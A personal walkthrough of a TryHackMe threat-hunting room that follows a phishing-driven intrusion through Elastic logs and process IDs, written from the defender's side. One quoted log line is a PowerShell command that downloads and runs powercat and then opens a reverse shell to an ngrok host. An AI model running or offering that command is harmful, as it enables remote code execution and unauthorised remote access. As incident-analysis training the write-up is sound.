Hunt Me 1 - Payment Collectors
Disclaimer: This post contains my personal notes and methodology for the respective TryHackMe room. All the credits for the room and the lab environment go to the original creators at TryHackMe. Flags are not revealed to preserve the challenge for others.
Objective
On Friday, September 15, 2023, Michael Ascot, a Senior Finance Director from SwiftSpend, was checking his emails in Outlook and came across an email appearing to be from Abotech Waste Management regarding a monthly invoice for their services. Michael actioned this email and downloaded the attachment to his workstation without thinking.
- Friday, September 15, 2023
- Outlook
- Downloaded an attachment
The following week, Michael received another email from his contact at Abotech claiming they were recently hacked and to carefully review any attachments sent by their employees. However, the damage has already been done. Use the attached Elastic instance to hunt for malicious activity on Michael’s workstation and within the SwiftSpend domain!
Investigation
We know Michael was using Outlook, and first downloaded the attachment through that. That’s the initial entry point for this investigation.
- After some basic digging through the logs to understand it, we find the zip file downloaded, by filtering through the column
file.namefor.zipfiles. It was Invoice_AT_2023-227.zip. - The process that downloaded it was
OUTLOOK.EXE. The process ID (process.pid) of this outlook process is 8668. Going down that route yields to not much. - The user must have extracted something from the zip, and that should have involved explorer process in some place. Filtering for
process.name: Explorer.exe, we find the extracted files.
- Process ID: 3180. We can use this as
process.parent.pidto find the processes spawned by this malicious file.
- No surprises here, it is powershell.exe.
[C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, -c, IEX(New-Object System.Net.WebClient).DownloadString('hxxps://raw[.]githubusercontent[.]com/besimorhino/powercat/master/powercat[.]ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell]- Process ID for this powershell process: 3880. Use this to find what happens next.

- The process connected to the attacker’s machine on the given IP and port.

- In the screenshot above, there is another connection made to another ip, over port 443. Using
process.parent.pid(process ID of that process is 9060), we find the following: - The process at the end, process ID 3728, has further child processes. We can see the attacker uses PowerView. But to find the original download link, we can just search for all mentions of
PowerView.ps1.
Powercat
Powercat is a PowerShell-based networking tool often described as a PowerShell equivalent of Netcat. It allows users to read and write data across network connections using TCP or UDP, and supports features like file transfers, port scanning, relay functionality, and reverse/bind shells.
PowerView
PowerView is a PowerShell tool that is part of the PowerSploit framework, designed for Active Directory reconnaissance and enumeration. It allows security professionals and attackers alike to query and map out domain environments, including enumerating users, groups, group policies, trusts, shares, sessions, and more — all without requiring elevated privileges in many cases.
Notes
- Always use process id’s and parent process id’s. Building a process tree or atleast following it can save a lot of time.
- Use View surrounding documents in Elastic Stack when required or even when you are stuck. It can reveal useful information when the logs are a little complicated.
- This is more applicable for CTF challenges than real life, but when you are looking for something, just look for it directly, search for it, rather than following a process to let the logs reveal something. Sometimes the logs are somewhat complicated and you just have to dive in.